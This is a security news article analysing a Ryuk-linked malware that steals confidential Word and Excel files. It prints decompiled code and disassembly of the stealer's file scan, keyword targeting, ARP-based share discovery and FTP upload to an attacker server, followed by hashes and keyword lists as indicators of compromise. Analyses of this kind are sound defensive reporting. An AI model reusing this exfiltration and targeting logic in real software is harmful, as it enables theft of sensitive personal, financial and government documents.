

Visit Advertiser website [GO TO PAGE](#)

## Searching for confidential files

In conversations with reverse engineer and security researcher [Vitali Kremez](#), we get an idea of how the file stealer works. When executed, the stealer will perform a recursive scan of all the files on a computer and look for Word .docx and Excel .xlsx files to steal.

When looking for files, if it encounters any folders or files that match certain strings, it will stop checking the file and move to the next one, similar to how ransomware would operate.

A full list of the blacklisted files and folders are at the end of this article, including your standard ones such as "Windows", "Intel", "Mozilla", "Public", etc.

In addition, it also skips over any files that are associated with Ryuk such as "RyukReadMe.txt" and files with the ".RYK" extension.

```
if ( FindFileData.dwFileAttributes & 0x10 )
{
    if ( !sub_403FFF(FindFileData.cFileName, L"Sample Music")
        && !sub_403FFF(FindFileData.cFileName, L"log")
        && !sub_403FFF(FindFileData.cFileName, L".dll")
        && !sub_403FFF(FindFileData.cFileName, L"Sample Pictures")
        && !sub_403FFF(FindFileData.cFileName, L"$Recycle.Bin")
        && !sub_403FFF(FindFileData.cFileName, L"Tor Browser")
        && !sub_403FFF(FindFileData.cFileName, L"Package Cache")
        && !sub_403FFF(FindFileData.cFileName, L"RyukReadMe.txt")
        && !sub_403FFF(FindFileData.cFileName, L"microsoft")
        && !sub_403FFF(FindFileData.cFileName, L"UNIQUE_ID_DO_NOT_REMOVE")
        && !sub_403FFF(FindFileData.cFileName, L"PUBLIC")
        && !sub_403FFF(FindFileData.cFileName, L"Windows")
        && !sub_403FFF(FindFileData.cFileName, L"Intel")
        && !sub_403FFF(FindFileData.cFileName, L"PerfLogs")
        && !sub_403FFF(FindFileData.cFileName, L"windows")
        && !sub_403FFF(FindFileData.cFileName, L"Firefox")
        && !sub_403FFF(FindFileData.cFileName, L"Mozilla")
        && !sub_403FFF(FindFileData.cFileName, L"Microsoft")
        && !sub_403FFF(FindFileData.cFileName, L"$WINDOWS")
        && !sub_403FFF(FindFileData.cFileName, L"Program Files")
        && !sub_403FFF(FindFileData.cFileName, L"\\Users\\Public\\Pictures")
        && !sub_403FFF(FindFileData.cFileName, L"MySQL") )
    {
        wscat(v1, FindFileData.cFileName);
        file_finder(v1);
        v1 = (unsigned __int16 *)v76;
        v76[wcslen(v76) - wcslen(FindFileData.cFileName) - 1] = 0;
        goto LABEL_110;
    }
}
```

### Blacklisted Strings

If the file passes the blacklist, the stealer will then check if it is a .docx or .xlsx file as shown below.

```

318 LABEL_84:
319     if ( v48 >= 0x14 )
320         break;
321     v51 = sub_403FFF(FindFileData.cFileName, &aSecuritynCsr10[50 * v48]);
322     v31 = v52;
323     if ( v51 )
324     {
325         v27 = 0;
326         goto LABEL_79;
327     }
328 }
329 LABEL_88:
330     if ( v28 )
331         goto LABEL_108;
332     v53 = 0;
333     while ( sub_403FFF(FindFileData.cFileName, L".DOCX") || sub_403FFF(FindFileData.cFileName, L".docx") )
334     {
335         v60 = sub_4022ED(strlen(&aPersonal[50 * v53]) + 1);
336 LABEL_104:
337         v56 = v62;
338         if ( v60 )
339             goto LABEL_97;
340 LABEL_101:
341         if ( (unsigned int)v53 >= 0x40 )
342             goto LABEL_108;
343     }
344     if ( sub_403FFF(FindFileData.cFileName, L".XLSX") || sub_403FFF(FindFileData.cFileName, L".xlsx") )
345     {
346         v60 = sub_402432(strlen(&aPersonal[50 * v53]) + 1);
347         goto LABEL_104;
348     }
349     v54 = sub_401EBE(v18, strlen(&aPersonal[50 * v53]));
350     v56 = v55;
351     if ( v54 != 1 && v53 != 1 || sub_4026BC(v18) != HANDLE_FLAG_INHERIT )
352         goto LABEL_101;
353 LABEL_97:
354     v57 = 0;
355     while ( upload(v56, v56, v18) != 1 && upload(v58, v58, v18) != 1 )
356     {
357         v59 = sub_40523E();
358         $Sleep(v59 % 100000 + 75000);
359         if ( ++v57 >= 3 )
360             goto LABEL_101;
361     }
362     $Sleep(0x6108u);
363 LABEL_108:
364     VirtualFree(v18, 0, 0x8000u);

```

**2019-09-11: Possible Ryuk Ransomware FTP Upload (FtpPutFileW) .DOCX and .XLSX Document Matching Specific Names**

**Searching for .docx and .xlsx files**

When a .docx or .xlsx file is located, the stealer will use libzip and the zip\_open and zip\_trace functions to verify if the file is a valid Word or Excel document. It does this by checking and validating the presence of the word/document.xml (word) or xl/worksheets/sheet (excel) files in the Office document.

```

27     v7 = zip_open(v5, 0, &v18);
28     v17 = v7;
29     if ( v18 )
30     {
31         v12 = -3;
32 LABEL_8:
33         v8 = v12;
34         goto LABEL_15;
35     }
36     v13 = 0;
37     zip_stat_init(&v13);
38     zip_stat(v7, "word/document.xml", 0, &v13);
39     if ( !v15 && !dwSize )
40     {
41         v12 = -4;
42         goto LABEL_8;
43     }
44     v9 = VirtualAlloc(0, dwSize, 0x1000u, 4u);
45     if ( !v9 )
46     {
47         VirtualFree(v5, 0, 0x8000u);
48         zip_close(v7);
49         return -5;
50     }
51     v10 = zip_fopen(v7, "word/document.xml", 0);
52     zip_fread(v10, v9, dwSize, v15);
53     zip_fclose(v10);
54     zip_close(v17);

```

**Verifying Word Document**

If it is a valid file, it will then compare the file's name against a list of 77 strings. All of the strings are listed at the end of the document and include entries like "marketwired", "10-Q", "fraud", "hack", "tank", "defence", "military", "checking", "classified", "secret", "clandestine", "undercover", "federal", etc.

66.42.76.46  
files\_server/a8-5  
personal  
securityN-CSR10-SBEDGAR spy radaragentnewswire

marketwired  
10-Q  
fraud  
hack  
defence  
attack  
military  
tank  
secret  
balance  
statement  
checking  
saving  
routing  
finance  
agreement  
SWIFT  
IBAN  
license  
Compilation  
report  
secret  
confident  
hidden  
clandestine  
illegal  
compromate  
privacy  
private  
contract  
concealed  
backdoorundercover  
clandestine  
investigation  
federal  
bureau  
government  
security

**2019-09-11: Possible Ryuk Ransomware FTP Upload (FtpPutFileW) Server Document Name of Interest: Sensitive Government, Financial Document Names**

.data:0041DB98 00000008 C  
.data:0041DBCA 00000008 C  
.data:0041DBFC 0000000A C  
.data:0041DC2E 00000006 C  
.data:0041DC92 00000005 C  
.data:0041DCC4 00000008 C  
.data:0041DCF6 0000000C C  
.data:0041DD28 00000007 C  
.data:0041DD5A 00000007 C  
.data:0041DD8C 0000000A C  
.data:0041DDBE 00000007 C  
.data:0041DDF0 0000000C C  
.data:0041DE22 00000008 C  
.data:0041DE54 0000000B C  
.data:0041DE86 00000008 C  
.data:0041DEB8 00000008 C  
.data:0041DEEA 00000009 C  
.data:0041DF1C 0000000A C  
.data:0041DF4E 00000013 C  
.data:0041DF80 0000000C C  
.data:0041DFB2 0000000E C  
.data:0041DFE4 00000008 C  
.data:0041E016 00000007 C  
.data:0041E048 0000000B C  
.data:0041E07A 00000009 C

**Word of interest**

As you can see the actor is looking for confidential military secrets, banking information, fraud, criminal investigation documents, and other sensitive information.

Strangely, it also looks for files that contain the first names "Emma", "Liam", "Olivia", "Noah", "William", "Isabella", "James", "Sophia", and "Logan". It is [suspected](#) that these names comes from the [top baby names of 2018](#) as listed by the U.S. Social Security department.

Any files that match a string are then uploaded via FTP to the 66.42.76.46/files\_server/a8-5 server as seen in the code below.

loc\_401DC9:  
xor eax, eax  
mov esi, eax

loc\_401DCD: ; lpszLocalFile  
push ebx  
push ecx ; int  
push ecx ; int  
mov ecx, offset a66\_42\_76\_46 ;  
call upload  
add esp, 0Ch  
cmp eax, 1  
jz loc\_401E78

loc\_401DE0: ; lpszLocalFile  
push ebx  
push ecx ; int  
push ecx ; int  
mov ecx, offset a66\_42\_76\_46\_0 ; "66.42.76.46"  
call upload  
add esp, 0Ch  
cmp eax, 1  
jz short loc\_401E78

jmp short loc\_401E18

call sub\_40529E  
cdq  
mov ecx, 186A0h  
idiv ecx  
add edx, 124F8h  
push edx ; dwFillseconds  
call ds:Sleep  
inc esi  
cmp esi, 3  
jl short loc\_401DCD

lea edi, [ebx-2]

**2019-09-11: Possible Ryuk Ransomware FTP Upload (FtpPutFileW) Server 66.42.76.46 (anonymous:anonymous)**

### Stealing files by uploading to FTP Server

After scanning the local machine, the malware will then get a list of IP addresses from the computer's ARP table. It then proceeds to search for files on any available shares.

```
while ( v47 < 26 );
sub_4046F0(&RootPathName, 0, 10000);
SizePointer = 0;
GetIpNetTable(0, &SizePointer, 1);
v48 = (struct _MIB_IPNETTABLE *)VirtualAlloc(0, SizePointer, 0x1000u, 4u);
a5 = v48;
GetIpNetTable(v48, &SizePointer, 1);
lpAddress = VirtualAlloc(0, 24 * v48->dwNumEntries, 0x1000u, 4u);
v49 = 0;
a7 = GlobalAlloc(0x40u, 0x4000u);
a6 = 0;
if ( v48->dwNumEntries )
{
    v50 = &v48->table[0].dwAddr;
    a4 = (int)&v48->table[0].dwAddr;
    do
```

Getting ARP Table

It is not known how this malware is being installed, but it was theorized by BleepingComputer, Kremez, and MalwareHunterTeam, that this infection could be run prior to infecting a machine to harvest interesting files before they are encrypted.

### Strange ties to Ryuk Ransomware

As we already discussed, this stealer purposely skips files associated with the Ryuk Ransomware such as RyukReadMe.txt, UNIQUE\_ID\_DO\_NOT\_REMOVE, and any files that have the .RYK extension.

In addition, there are code similarities that the stealer and Ryuk Ransomware share in common. For example, the stealer contains a function that creates a new file and appends the .RYK extension as if it was encrypting the file. This function is not utilized by the stealer.

```
++v19;
}
while ( v21 );
wcscat(v18, FindFileData.cFileName);
v22 = CreateFileW(v18, 0x80000000, 0, 0, 3u, 0x80u, 0);
if ( v22 == (HANDLE)-1 )
{
    v23 = (int)(v18 - 1);
    do
    {
        v24 = *(_WORD *)(v23 + 2);
        v23 += 2;
    }
    while ( v24 );
    *(_DWORD *)v23 = *(_DWORD *)L".RYK";
    v25 = v23 + 4;
    *(_DWORD *)v25 = *(_DWORD *)L"\u5200\u5900\u4b00";
    *(_WORD *)(v25 + 4) = a_ryk[4];
    goto LABEL_108;
}
```

Stealer contains Ryuk's create file method

The stealer also checks for the presence of a file named Ahnlab as shown below.

```
v66 = 'A';
v67 = 'h';
v68 = 'n';
v69 = 'L';
v70 = 'a';
v71 = 'b';
v72 = '\0';
v73 = '\0';
v74 = '\0';
while ( sub_403FFF(FindFileData.cFileName, &v66) )
{
    if ( !v12(v6, &FindFileData) )
    {
        if ( sub_403FFF(FindFileData.cFileName, &v66) )
            return FindClose(v6);
        break;
    }
}
```

Stealer searching for Ahnlab

Kremez told BleepingComputer that Ryuk Ransomware also checks for the presence of this file as shown below.

```
IF ( SUB_140002070(&v52) == 2 )
{
    LODWORD(v9) = sub_140001DC0(&v52, L"..");
    if ( v9 )
    {
        if ( !qword_14038FF98(v41, &v51) )
            break;
    }
}
v67 = 'A';
v68 = 'h';
v69 = 'n';
v70 = 'L';
v71 = 'a';
v72 = 'b';
v73 = 0;
memset(&v74, 0, 6ui64);
```

Ryuk Ransomware searching for Ahnlab

While there are definite ties between this stealer and Ryuk, it is not known if the actually from the same group or someone gained access to the code and utilized it in their own program.

"It might indicate someone with source access to Ryuk ransomware simply copy/pasted and modified code to make it a stealer or look like it," Kremez told BleepingComputer in a conversation about this malware.

Furthermore, Ryuk runs without any dependencies when tested by BleepingComputer in the past, while this stealer appears to be a MingW executable that requires numerous DLLs to be present in order to properly execute.

This could indicate that the stealer is being installed manually or dropped as a package with all of the necessary components.

As more samples become available, we will hopefully see its install process in the future.

**Update 9/11/19:** Added info about the names in the match list.

## IOCs

### Hashes:

```
c64269a64b64b20108df89c4f1a415936c9d9923f8761d0667aa8492aa057acb  
e6762cb7d09cd90d5469e3c3bfc3b47979cd67aa06c06e893015a87b0348c32c
```

### Network communication:

```
FTP: 66.42.76.46/files_server/a8-5
```


### Blacklisted files and folders:

```
Sample  
log  
.dll  
Sample  
$Recycle.Bin  
Tor  
Package  
RyukReadMe.txt  
microsoft  
UNIQUE_ID_DO_NOT_REMOVE  
PUBLIC  
Windows  
Intel  
PerfLogs  
windows  
Firefox  
Mozilla  
Microsoft  
$WINDOWS  
Program  
\\Users\\Public\\Pictures  
MySQL
```

### Targeted file name strings:

```
SECURITYN-CSR10-SBEDGAR  
marketwired10-Q10Q8KfraudhackNSAFBI  
CSI  
secret  
private  
confident  
important  
pass  
hidden  
undercover  
clandestine  
investigation  
federal  
bureau  
government  
security  
unclassified  
concealed  
newswire
```

marketwired  
personal  
securityN-CSR10-SBEDGAR spy radaragentnewswire  
marketwired  
10-Q  
fraud  
hack  
defence  
attack  
military  
tank  
secret  
balance  
statement  
checking  
saving  
routing  
finance  
agreement  
SWIFT  
IBAN  
license  
Compilation  
report  
secret  
confident  
hidden  
clandestine  
illegal  
compromate  
privacy  
private  
contract  
concealed  
backdoorundercover  
clandestine  
investigation  
federal  
bureau  
government  
security  
unclassified  
seed  
personal  
confident  
mail  
letter  
passport  
scans  
Emma  
Liam  
Olivia  
Noah  
William  
Isabella  
James  
Sophia  
Logan



### [Automated Pentesting Covers Only 1 of 6 Surfaces.](#)

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

---

Source: <https://www.bleepingcomputer.com/news/security/ryuk-related-malware-steals-confidential-military-financial-files/>